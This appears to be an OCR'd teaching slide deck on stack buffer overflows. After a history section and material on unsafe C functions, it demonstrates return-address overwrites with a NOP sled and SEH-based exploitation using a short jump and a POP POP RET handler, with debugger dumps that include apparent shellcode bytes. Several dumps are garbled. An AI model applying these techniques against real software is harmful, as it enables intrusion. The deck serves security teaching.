
# MODERN VULNERABILITY EXPLOITATION: THE STACK OVERFLOW

# History of the Stack Overflow

- Buffer Overflow
  - Understood as early as 1972
    - Computer Security Technology Planning Study
- Morris Worm
  - First hostile stack overflow exploit, 1988
  - Targeted Unix's finger service
- Phrack
  - "Smashing the Stack for Fun and Profit"
    - By Aleph One
  - Educated the hacking community

### Stack Overflow in Practice

- Code Red
  - July 13, 2001
  - Worm targeted IIS 5.0 stack overflow
  - Infected 359,000 computers in one day



### Stack Overflow in Practice


- SQL Slammer
  - January 25, 2003
  - 376 byte worm targeted Microsoft SQL Server
     2000
  - Patch was available 6 months beforehand
  - Even infected computers belonging to Microsoft
  - 90% of all vulnerable machines were infected within 10 minutes

### Stack Overflow in Practice

- Twilight Hack
  - Exploit for the Wii
  - Renamed Legend of Zelda horse "Epona"
  - Triggered when brought up in conversation

```
24: 803F5850H
    [803F5850]: text [803F5850: 1CH]
    HeapCheckTable m_Do_main.o
    R25: 8044BA50H
    [8044BA50]: text [8044BA50: 10H]
    mDoCPd_c::m_samePad m_Do_controller_pad.o
    F00:+1.000E+00 F11:+1.000E+00 F22: 0.0
    F01:+1.000E+00 F12:+1.000E+00 F23: 0.0
    F02:+1.000E+00 F13: 0.0
    F03:+2.400E+01 F14: 0.0
    F03:+2.400E+01 F15: 0.0
    F05:-8.000E+01 F15: 0.0
    F06:-0.0
    F06:-0.0
```

# Percent of Total Vulnerabilities



#### The Name

- Stack Overflow
  - Occurs when the size of the stack is insufficient
  - Not an exploit, just an out of memory exception
- Stack Buffer Overflow
  - Most often called a stack overflow
    - Sometimes a stack overrun
    - Sometimes referred to as stack smashing

#### Buffers

- Buffer
  - A contiguous section of limited memory
  - C buffers most commonly exist as arrays
  - C strings are null-terminated char arrays

```
void main() {
    char str[6] = "Hello";
    printf("%s\n", str);
}
```

# Bounds Checking

- Bounds Checking
  - C/C++ implement no inherent bounds checking
  - It is possible to index values outside of an array
  - Enables memory corruption

Enables exploitation

```
void main() {
   int n[3] = {1, 2, 3};

   printf("0x%x\n", n[0]);
   printf("0x%x\n", n[1]);
   printf("0x%x\n", n[2]);
   printf("0x%x\n", n[3]);
}
```

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Jojo\Destack>bounds.exe
0x1
0x2
0x3
0x12ffc0

C:\Documents and Settings\Jojo\Destack>
```


#### Buffer Overflow

- Buffer Overflow
  - The writing of data past a buffer's boundary
  - Ex:
    - What indexes are allocated for n?
    - What indexes are written to for n?

```
void main() {
   int n[3] = {1, 2, 3};
   int i;

   for (i = 0; i <= 3; i++)
      n[i] = 0xff;
}</pre>
```

- Stack Overflow
  - A subset of the buffer overflow
  - A buffer overflow of a variable on the stack



### C String Operations

- C Strings
  - Just arrays of characters
  - Terminated with the NULL character (oxoo)
  - String operations are terminated when the string terminator is encountered
  - Ex:

```
void main() {
    char source[7] = "012345";
    char dest[3] = "01";
    strcpy(dest, source);
}
```

- Example
  - gets() overwrites str with an input string

```
void main() {
    char str[16];


gets(str);
    printf("%s\n", str);
}
```

```
00401000|
                                                         PUSH EBP
                                          8BEC
                                                         MOV EBP.ESP
                              00401001
                                          83EC 10
                              00401003
                                                         SUB ESP, 10
                                                         LEA EAX, DWORD PTR SS: [EBP-10]
                                          8D45 F0
                              00401006
C:\Documents and Sett 00401009
                                                         PUSH EAX
                                          50
                                          E8 49000000
                              0040100A
                                                         CALL stack_ov.00401058
                                                         ADD ESP.4
                              0040100F
                                          83C4 04
ABCDEFGH I JKLMNO
                                                         LEA ECX, DWORD PTR SS: [EBP-10]
                              00401012
                                          8D4D F0
                              00401015
                                                         PUSH ECX
                                          51
                                          68 30604000
                                                         PUSH stack_ov.00406030
                                                                                          ASCII "%so"
                                          E8 07000000
                                                         CALL stack_ov.00401027
                                                         ADD ESP.8
                              00401020
                                          83C4 08
                                                         MOV ESP, EBP
                              00401023
                                          8BE5
                                                         POP EBP
                              00401025
                                          5D
                                                         RETN
```

```
00406030|ASCII "%s⊡"
0012FF68
          0012FF70 ASCII "ABCDEFGHIJKLMNO"
0012FF6C
0012FF70
          44434241
0012FF74
          48474645
0012FF78
          4C4B4A49
0012FF7C
          004F4E4D
0012FF80|
         r0012FFC0
0012FF84
          00401156 RETURN to stack_ov.<ModuleEntryPoint>+0B4 from stack_ov.00401000
0012FF88
          00000001
0012FF8C
          00410E70
0012FF90
          00410DA0
0012FF94
          7C910228 ntdll.7C910228
0012FF98
          FFFFFFF
0012FF9C
          7FFDF000
0012FFA0
          00000001
0012FFA4
          00000006
0012FFA8
          0012FF94
0012FFAC
          8058B9B5
0012FFB0
          0012FFE0 Pointer to next SEH record
0012FFB4
          004025D0|SE handler
          004050A8 stack_ov.004050A8
0012FFB8
0012FFBC
          00000000
0012FFC0|L0012FFF0
```

C:\Documents and Settings\ 00401001 00401006 00401006 00401009 0040100P 00401015 00401016 00401018 00401018 00401020 00401025 00401026	. 8BEC . 83EC 10 . 8D45 F0 . 50 . E8 49000000 . 83C4 04 . 8D4D F0 . 51 . 68 30604000 . E8 07000000 . 83C4 08 . 8BE5	PUSH EBP MOV EBP,ESP SUB ESP,10 LEA EAX,DWORD PUSH EAX CALL stack_ov. ADD ESP,4 LEA ECX,DWORD PUSH ECX PUSH ECX PUSH stack_ov. CALL stack_ov. ADD ESP,8 MOV ESP,EBP POP EBP RETN	PTR SS:[EBP-10] 00401058 PTR SS:[EBP-10] 00406030 00401027	ASCII "%s⊡"
0012FF68	00 00 00 00 00 00 <b>eEntryPoint&gt;+0B4</b> 00 00 00 00 00	12FF6C	ntdll.7C910228	
0012FFB0   0012FFE0   Pointer to next SEH recor 0012FFB4   004025D0   SE handler 0012FFB8   004050A8   stack_ov.004050A8 0012FFBC   00000000 0012FFC0   0012FFF0	00 00	12FFB4  <b>004025D0</b>	Pointer to next S SE handler stack_ov.004050A8	

- Example
  - Prints successfully
  - Restores a bad base pointer (0x44434241)
    - Not a critical error
  - Returns to a bad address (0x00474645)
    - Critical error




Access violation when executing [00474645]

# Highland and Lowland Addresses

- Highland
  - Most significant byte in address is not oxoo
  - Unlimited injected code size
  - Linux stacks are in highland address space
    - vxxxxx80x0
- Lowland
  - Most significant byte in address is oxoo
  - Limited injected code size
  - Windows stacks are in lowland address space
    - WinXP: 0x0012xxxx
    - WinNT: oxoo4oxxxx

- x86 Endianness
  - Little-endian
- Endianness and Lowland Addresses
  - Lowland addresses may be injected
    - On the condition that they are the last item



- Stack Overflows and Endianness
  - Sometimes only a partial overwrite is needed
  - Sometimes only a partial overwrite is present
    - Off-by-one

```
0012FD74 00000000

0012FD78 00000000

0012FD7C 0040BC73 0012FF80

0012FD80 0040BBA1 0040BBA1 from vuln_ser.0040100A

0012FD88 0000006C

0012FD8C 7C910228 reference of the control of the
```

- Stack Overflows and Endianness
  - Ex: Overwrite 4/4 bytes with A's (0x41)

```
0012FD70
          000000000
          00000000
          00000000
          0040BC73
                   vuln_ser.0040BC73
          0012FF80
          0040BBA1
                   RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
          0000006C
          7C910228 ntdll.7C910228
          FFFFFFF
          7FFD9000
          CCCCCCCC
          ccccccc
          41414141
          0040BC73|vuln_ser.0040BC73
          00000000
                   ntdll.70910228
          7C9102281
          FFFFFFF
0012FD90
0012FD94
          7FFDA000
          ccccccc
          00000000
```

- Stack Overflows and Endianness
  - Ex: Overwrite 3/4 bytes with A's (0x41)

```
0012FD70
          000000000
0012FD74
          00000000
          00000000
          0040BC73
                   vuln_ser.0040BC73
          0012FF80
          0040BBA1
                   RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
          0000006C
          7C910228 ntdll.7C910228
          FFFFFFF
          7FFD9000
          CCCCCCCC
          ccccccc
          41414141
          41414141
          41414141
          0040BC73|vuln_ser.0040BC73
          41414141
                   vuln_ser.00414141
          00414141
          0000006C
          7C910228|ntdll.7C910228
0012FD90
          FFFFFFF
          7FFDA000
          CCCCCCCC
          00000000
```

- Stack Overflows and Endianness
  - Ex: Overwrite 2/4 bytes with A's (0x41)

```
0012FD70
          000000000
          00000000
          00000000
          0040BC73
                   vuln_ser.0040BC73
          0012FF80
          0040BBA1
                   RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
          0000006C
          7C910228 ntdll.7C910228
          FFFFFFF
          7FFD9000
          CCCCCCCC
          ccccccc
          41414141
          41414141
          0040BC73
                   vuln_ser.0040BC73
          00004141
          0000006C
                   ntdll.70910228
          7C910228I
          FFFFFFF
          7FFD6000
          CCCCCCCC
```

- Stack Overflows and Endianness
  - Ex: Overwrite 1/4 bytes with A's (0x41)

```
0012FD70
          000000000
          00000000
          00000000
          0040BC73
                   vuln_ser.0040BC73
          0012FF80
          0040BBA1
                   RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
          0000006C
          7C910228 ntdll.7C910228
          FFFFFFF
          7FFD9000
          CCCCCCCC
          ccccccc
          41414141
          0040BC73|vuln_ser.0040BC73
          00400041
                   vuln_ser.00400041
          0000006C
          70910228 ntdll.70910228
          7FFDD000
          CCCCCCCC
```

- Stack Overflows and Endianness
  - Ex: Overwrite o/4 bytes with A's (ox41)

```
0012FD70
          000000000
          00000000
          00000000
          0040BC73
                   vuln_ser.0040BC73
          0012FF80
          0040BBA1
                   RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
          0000006C
          7C910228 ntdll.7C910228
          FFFFFFF
          7FFD9000
          CCCCCCCC
          ccccccc
                   |vuln_ser.0040BC73
          0040BB00|vuln_ser.0040BB00
          0000006C
          7C910228 ntdll.7C910228
          FFFFFFF
0012FD94
          7FFDA000
0012FD98
          CCCCCCCC
```

# Potential Stack Overflow Exploit Vectors

- Common Unsafe I/O Functions
  - gets()
    - Incredibly unsafe, never use
  - scanf() family
    - Without precision specifiers there is no bounds checking
  - cin >> char[]
    - No bounds checking
    - Use cin.get(), cin.getline() with length specifiers

# Potential Stack Overflow Exploit Vectors


- Common Unsafe String Functions
  - strcpy(), strcat()
    - No length specifiers, use strncpy and strncat
  - fgets(), strncpy(), ..., functions w/ length specifiers
    - Specify your length correctly!
    - Notorious for off-by-one errors

### Targets for a Stack Overflow

- Control Pointers
  - Return pointer (ret)
  - Stack exception handlers (SEH)
  - vtable pointers
  - Function pointers in general
- Local Data
  - Variables
    - Control
    - Authentication
    - Pricing

- Return Address
  - All data is "overrun" up to the return address
  - Hacker gains control when the function returns

Function must reach its return instruction



Normal Execution

```
void main() {
    char str[16];

gets(str);
    printf("%s\n", str);
}
```

```
00406030|ASCII "%s⊡"
0012FF70|ASCII "ABCDEFGHIJKLMNO"
           44434241
           48474645
           4C4B4A49
           004F4E4D
         r0012FFC0
           00401156 RETURN to stack ov. < Module Entry Point > +084 from stack ov. 00401000
0012FF88
           00000001
           00410E70
0012FF90
          00410DA0
0012FF94
          7C910228 ntdll.7C910228
          FFFFFFF
0012FF9C
          7FFDF000
0012FFA0
           000000001
0012FFA4
           00000006
0012FFA8
           0012FF94
           8058B9B5
           0012FFE0 Pointer to next SEH record
0012FFB0
0012FFB4
           004025D0|SE handler
0012FFB8|
         │ 004050A8| stack_ov.004050A8
0012FFBC
          00000000
0012FFC0|L0012FFF0
```

Exploit

```
void main() {
    char str[16];

gets(str);
    printf("%s\n", str);
}
```

```
00406030|ASCII "%s⊡"
                                        0012FF68 0040100F stack ov.0040100
          0012FF70 ASCII "ABCDEFGHIJKL0012FF6C
                                                  0012FF70
0012FF70
          44434241
                                        0012FF70
0012FF74
                                                  90909090
          48474645
0012FF74
                                                  90909090
0012FF78
          4C4B4A49
                                        0012FF78
                                                  90909090
          004F4E4D
                                        0012FF7C
                                                  90909090
         r0012FFC0
                                        0012FF80
          00401156 RETURN to stack_ov. 0012FF84
0012FF84
                                                  0012FF70
0012FF88
          00000001
                                        0012FF88
                                                  000000001
0012FF8C
          00410E70
                                        0012FF8C
                                                  00410EC0
0012FF90
          00410DA0
                                        0012FF90
                                                  00410DF0
          7C910228 ntdll.7C910228
                                        0012FF94
0012FF94
                                                  FFFFFFF
0012FF98
          FFFFFFF
                                        0012FF98
                                                  00B53B40
0012FF9C
          7FFDF000
                                                  7FFD8000
                                        0012FF9C
          00000001
0012FFA0
                                        0012FFA0
                                                  000000001
0012FFA4
          00000006
                                        0012FFA4
                                                  000000006
0012FFA8
          0012FF94
                                        0012FFA8
                                                  0012FF94
0012FFAC
          8058B9B5
                                        0012FFAC
                                                  8058B9B5
0012FFB0
          0012FFE0 Pointer to next SEH0012FFB0
                                                  0012FFE0 Pointer to next SEH record
0012FFB4
          004025D0|SE handler
                                        0012FFB4
                                                  004025D0|SE handler
          004050A8 stack_ov.004050A8
0012FFB8
                                       0012FFB8
                                                  004050A8
                                                            stack_ov.004050A8
          00000000
                                        0012FFBC
0012FFBC
                                                  00000000
        L0012FFF0
                                        0012FFC01
                                                  0012FFF0
```

Exploit

			0012FF68		stack_ov.0040100	-
			0012FF6C	0012FF70		
00100000	0.0	NOD	0012FF70 0012FF74	90909090 90909090		
0012FF70	90	NOP	0012FF78	90909090		
0012FF71	90	NOP	0012FF78 0012FF7C	90909090		
0012FF72	90	NOP	0012FF80	41414141		
0012FF73	90	NOP	0012FF84	0012FF70		
0012FF74	90	NOP	0012FF88	000000001 00410EC0		
0012FF75	90	NOP	0012FF8C 0012FF90	00410DF0		
0012FF76	90	NOP	0012FF94	FFFFFFF		
0012FF77	90	NOP	0012FF98	- 00B53B40		
0012FF78	90	NOP	0012FF9C	7FFD8000		
0012FF79	90	NOP	0012FFA0	000000001 000000006		
0012FF7A	90	NOP	0012FFA4 0012FFA8	0012FF94		
0012FF7B	90	NOP	0012FFAC	8058B9B5		
0012FF7C	90	NOP	0012FFB0	0012FFE0	Pointer to next (	SEH record
0012FF7D	90	NOP	0012FFB4	004025D0	SE handler	
0012FF7E	90	NOP	0012FFB8	004050A8		3
0012FF7F	90	NOP	0012FFBC 0012FFC0	00000000 0012FFF0		
0012FF80	41	INC ECX	00121100	00121110		
0012FF81	41	INC ECX				
0012FF82	41	INC ECX				
0012FF83	41	INC ECX				
	√70_FF	JO SHORT 00	12FF85			
0012FF86	1200	ADC AL,BYTE	PIR DS: [	EHX]		
0012FF88	0100	ADD DWORD P	TR_DS:[EA	ίΧΊ, EHX		
0012FF8A	0000	ADD BYTE PT	R DS:[EA	KI'HL		
0012FF8C	C00E 41	ROR BYTE PT	R DS:[ES]	1,41		


- Structured Exception Handler (SEH)
  - When an exception occurs
    - The SEH chain is travelled
    - Each handler chooses to handle or pass on the exception

If no exception handler is called, the default (UEF)

deals with it



- Structured Exception Handler (SEH)
  - Linked list of exception handlers



- Structured Exception Handler (SEH)
  - Example of a programmer-defined SEH

```
int ExceptionHandler();

void main() {
    char str[16];


    __try {
        gets(str);
        printf("%s\n", str);
    }
    __except (ExceptionHandler()) {
    }
}

int ExceptionHandler() {
    printf("Exception\n");
    return 0;
}
```

- Structured Exception Handler (SEH)
  - Exception handler is "registered"
  - EXCEPTION\_REGISTRATION
    - Pointer to next SEH
    - Pointer to exception handler (this is a function pointer!)

```
<u>0012FF74</u> 004011FC Entry address
                                                                                                         004050A8 seh.004050A8
                             MOV EBP.ESP
                                                                                                         FFFFFFF
00401003
                             PUSH -1
                                                                                                        r0012FFC0
           . 68 A8504000
                             PUSH seh.004050A8
                                                                                                         00401388
                                                                                                                   RETURN to seh. < Module Entry Point > +084 from seh. 00401000
                             PUSH seh.004011FC
                                                                  SE handler installation
                                                                                                         000000001
                                                                                                         00410E80
                                                                                                        00410DB0
00401016
                             MOV DWORD PTR FS:[0],ESP
                                                                                                         7C910228 ntdll.7C910228
           . 83C4 E8
                             ADD ESP,-18
PUSH EBX
0040101D
                                                                                                        FFFFFFF
00401020
                                                                                                         7FFDF000
00401021
                             PUSH ESI
                                                                                                        000000001
00401022
                                                                                                         00000006
          . 8965 E8 MOV DWORD PTR SS:[EBP-18],ESP
. C745 FC 00000 MOV DWORD PTR SS:[EBP-4],0
. 8D45 D8 LEA EAX,DWORD PTR SS:[EBP-28]
00401023
                                                                                                        0012FF94
00401026
                                                                                                        8058B9B5
00401020
                                                                                                         0012FFE0 Pointer to next SEH record
                             PUSH EAX
00401030
                                                                                                        004011FC SE handler
00401031
             E8 83000000
                             CALL seh.004010B9
                                                                                                        004050B8|seh.004050B8
00401036
           . 83C4 04
                                                                                                        00000000
           . 8D4D D8
00401039
                             LEA ECX, DWORD PTR SS: [EBP-28]
                                                                                                        L0012FFF0
00401030
                             PUSH ECX
                                                                                                        70817077 RETURN to kernel32.70817077
           . 68 30604000
00401030
                             PUSH seh.00406030
                                                                  ASCII "%s⊡"
                                                                                                        70910228 ntdll.70910228
00401042
           . E8 41000000
                             CALL seh.00401088
00401047
           . C745 FC FFFFF
                             MOV DWORD PTR SS:[EBP-4].-1
0040104A
          .vEB 10
00401051
                             JMP SHORT seh.00401063
00401053
           . E8 1C000000
                             CALL seh.00401074
                                                                                                                                                                         35
```

- Structured Exception Handler (SEH)
  - Default structured exception handler
  - Stored near bottom of the stack
  - Note the end of SEH chain value




- Exploiting the SEH
  - Overwrite the next SEH pointer
    - JMP+6 (oxEBo6)
  - Overwrite the SE handler
    - Make it point to a POP, POP, RET in NTDLL
    - Msfpescan can find this for us
  - Create an access violation to be handled by the SEH chain
    - Generate one using your egregious overwrite

- Exploiting the SEH
  - Why POP, POP, RET?
    - EXCEPTION\_DISPOSITION is placed on an independent exception dispatcher stack
    - EstablisherFrame points to our SEH registration (which we overwrote) and is located at [ESP + 8] on the new stack
    - We execute our SE handler (pointer to POP, POP, RET)
    - POP, POP, RET will begin execution at our SEH registration

```
typedef EXCEPTION_DISPOSITION (*ExceptionHandler)(
   IN EXCEPTION_RECORD ExceptionRecord,
   IN PVOID EstablisherFrame,
   IN PCONTEXT ContextRecord,
   IN PVOID DispatcherContext);
```

- Exploiting the SEH
  - Why not just make POP, POP, RET address point to the shellcode???



- Exploiting the SEH
  - From:

http://www.i-hacked.com/freefiles/EasyChat\_SEH\_exploit\_v1.3.pdf

Normal stack frame Buffer overflow stack frame Unused Stack Unused Stack (Lower memory addresses) (Lower memory addresses) funcC Local Variables Beginning of buffer overflow (0x41) Next Exception Registration Record Stage 1 (short jump to stage 2) pop/pop/ret function funcC Exception Handler Address to pop/pop/ret funcB's EBP Stage 2 (primary payload) Return Address in funcB Stage 2 (continued) funcC Argument 1 Stage 2 (continued) funcC Argument 2 Stage 2 (continued)

```
00401036 RETURN to seh.00401036 from seh.004010B9
0012FF441
          0012FF58
0012FF48
          FFFFFFF
          00B52BA0
          7FFDE000
          41414141
          41414141
          41414141
          41414141
          41414141
          41414141
          909006EB Pointer to next SEH record
          7087F422 SE handler
          D9591E6A
          2474D9EE
          73815BF4
          9EB9BB13
          FCEB83D5
          5147F4E2
0012FF90
          B9BBD5DA
0012FF94
          32879015
          B8C3D0E2
```

# Questions/Comments?